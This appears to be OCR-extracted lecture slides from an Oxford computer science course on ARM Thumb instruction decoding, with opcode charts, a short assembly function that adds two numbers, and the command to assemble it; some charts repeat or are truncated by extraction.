
[1.4] ARM registers



[1.5] Executing an instruction



[1.6] Another instruction



[1.7] Decoding chart

[A] Bits [15:12] × Bits [11:8]

	0,1	2,3	4,5	6,7	8,9	A,B	C,D	E,F	
0	LSLS i5				LSRS i5				LSLS/LSRS/ASRS r1, r2, #imm5
1	ASRS i5				ADDS r	SUBS r	ADDS i3	SUBS i3	ADDS/SUBS r1, r2, r3
2	MOVS i8				CMP i8				ADDS/SUBS r1, r2, #imm3
3	ADDS i8				SUBS i8				MOVS/CMP/ADDS/SUBS r1, #imm8
4	[B]				LDR pc				LDR r1, [pc, #4*imm8] (*aka* LDR r1, =const)
5	STR r	STRH r	STRB r	LDRSB r	LDR r	LDRH r	LDRB r	LDRSH r	STRx/LDRx r1, [r2, r3]
6	STR i5				LDR i5				STRx/LDRx r1, [r2, #s*imm5]
7	STRB i5				LDRB i5				
8	STRH i5				LDRH i5				
9	STR sp				LDR sp				STR/LDR r1, [sp, #4*imm8]
A	ADD pc				ADD sp				ADD r1, pc, #4*imm8 (*aka* ADR r1, label)
B	[C]								ADD r1, sp, #4*imm8
C	STM				LDM				STM/LDM r1!, {regs}
D	[D]								
E	B								B 2*disp11
F	[E]								

[C] Bits [15:8] × Bits [7:4]

	0,1,2,3	4,5,6,7	8,9,A,B	C,D,E,F	
B0	ADD sp		SUB sp		ADD/SUB sp, sp, #4*imm7
B1					
B2	SXTH	SXTB	UXTH	UXTB	SXTH/SXTB/UXTH/UXTB r1, r2
B3					
B4	PUSH				PUSH/POP {regs}
B5					
B6		CPS			CPSIE/CPSID i
B7					
B8					
B9					
BA	REV	REV16	REVSH		REV/REV16/REVSH r1, r2
BB					
BC	POP				
BD					
BE	BKPT				BKPT #imm8
BF	[F]				

[B] Bits [15:8] × Bits [7:4]

	0,1,2,3	4,5,6,7	8,9,A,B	C,D,E,F	
40	ANDS	EORS	LSLS	LSRS	op r1, r2
41	ASRS	ADCS	SBCS	RORS	
42	TST	NEGS	CMP	CMN	
43	ORRS	MULS	BICS	MVNS	
44	ADD				ADD/CMP/MOV r/h1, r/h2
45	CMP				
46	MOV				
47	BX		BLX		BX/BLX r/h1

[D] Bits [15:8]

D0	BEQ	D8	BHI	Bcc 2*disp8
D1	BNE	D9	BLS	
D2	BCS, BHS	DA	BGE	
D3	BCC, BLO	DB	BLT	
D4	BMI	DC	BGT	
D5	BPL	DD	BLE	
D6	BVS	DE		
D7	BVC	DF	SVC	SVC #imm8

[E] 32-bit instructions:

F38? 88??	MSR special, r1
F3EF 8???	MRS r1, special
F3BF 8F4?	DSB
F3BF 8F5?	DMB
F3BF 8F6?	ISB
F000-F7FF B???/F???	BL 2*disp24

[F] Special instructions:

BF80	NOP
BF90	YIELD
BFA0	WFE
BFB0	WFI
BFC0	SEV

[1.7] Decoding chart

[A]

Bits [11:8] (columns); Bits [15:12] (rows)

	0,1	2,3	4,5	6,7	8,9	A,B	C,D	E,F
0	LSLS i5				LSRS i5			
1	ASRS i5				ADDS r	SUBS r	ADDS i3	SUBS i3
2	MOVS i8				CMP i8			
3	ADDS i8				SUBS i8			
4	[B]				LDR pc			
5	STR r	STRH r	STRB r	LDRSB r	LDR r	LDRH r	LDRB r	LDRSH r
6	STR i5				LDR i5			
7	STRB i5				LDRB i5			
8	STRH i5				LDRH i5			
9	STR sp				LDR sp			
A	ADD pc				ADD sp			
B	[C]							
C	STM				LDM			
D	[D]							
E	B							
F	[E]							

- LSLS/LSRS/ASRS r1, r2, #imm5
- ADDS/SUBS r1, r2, r3
- ADDS/SUBS r1, r2, #imm3
- MOVS/CMP/ADDS/SUBS r1, #imm8
- LDR r1, [pc, #4*imm8] (*aka* LDR r1, =const)
- STRx/LDRx r1, [r2, r3]
- STRx/LDRx r1, [r2, #s*imm5]
- STR/LDR r1, [sp, #4*imm8]
- ADD r1, pc, #4*imm8 (*aka* ADR r1, label)
- ADD r1, sp, #4*imm8
- STM/LDM r1!, {regs}
- B 2*disp11

[1.7] Decoding chart

D	[D]	
E	B	B 2*disp11
F	[E]	

[B]


Bits [7:4]

Bits [15:8]	0,1,2,3	4,5,6,7	8,9,A,B	C,D,E,F	
40	ANDS	EORS	LSLS	LSRS	op r1, r2
41	ASRS	ADCS	SBCS	RORS	
42	TST	NEGS	CMP	CMN	
43	ORRS	MULS	BICS	MVNS	
44	ADD				ADD/CMP/MOV r/h1, r/h2
45	CMP				
46	MOV				
47	BX		BLX		BX/BLX r/h1

[D]

Bits [15:8]		Bits [15:8]	
D0	BEQ	D8	B
D1	BNE	D9	B
D2	BCS, BHS	DA	B
D3	BCC, BLO	DB	B
D4	BMI	DC	B
D5	BPL	DD	B
D6	BVS	DE	
D7	BVC	DF	S

[1.8] 16 and 32 bit instructions




Building a program

Mike Spivey
Hilary Term 2020

UNIVERSITY OF OXFORD
Department of COMPUTER SCIENCE

[2.1] Memory map



[2.2] Assembly language

```
    .syntax unified         @ Use modern 'unified' syntax
    .global foo             @ Allow calling foo from main
    .text                   @ Text segment -- goes into ROM

    .thumb_func
foo:                        @ Entry point for function foo
@ ----------------
@ Two parameters are in registers r0 and r1

    adds r0, r0, r1         @ One crucial instruction

@ Result is now in register r0
@ ----------------
    bx lr                   @ Return to the caller
```

[2.3] Assembling and linking

Assembling our code:

```
$ arm-none-eabi-as add.s -o add.o
```

